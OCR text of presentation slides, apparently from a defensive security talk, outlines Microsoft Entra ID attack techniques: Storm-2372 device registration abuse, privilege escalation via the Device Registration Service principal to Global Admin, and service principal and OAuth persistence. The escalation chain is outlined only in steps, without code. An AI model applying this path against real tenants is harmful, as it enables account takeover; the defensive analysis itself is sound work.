
Non-usable authentication methods

Authentication method	Detail
No non-usable methods.	

System preferred multifactor authentication method

Feature status	System preferred MFA method
Enabled	SoftwareOTP


Device Registration Abuse




Attack Analysis
Storm-2372


- Initial access attacks are sophisticated
- Microsoft device registration flows are being abused (domain trust, SSO, passwordless, PRT)
- Assume breach
- OAuth tokens will be used
- Service principals will be used

Analysis
Service account abuse





Analysis
UnOAuthorized: Privilege Elevation Through Microsoft Applications (Eric Woodruff)



Escalating Privileges via Microsoft Services

Cloud Application Administrator

1 — Set credentials → Device Registration Service (service principal)

2 — Escalation privileges → Device Registration Service (service principal)

2 — Add Global Admin → Entra ID

Analysis
UnOAuthorized: Privilege Elevation Through Microsoft Applications (Eric Woodruff)

- Privilege escalation attacks are sophisticated
- Microsoft services are being abused (privileged, out-of-sight, unmanaged)
- Assume breach
- Attack on service principals (not yours)

Service Principal Persistence

Service Principal Persistence

Malicious use of OAuth applications

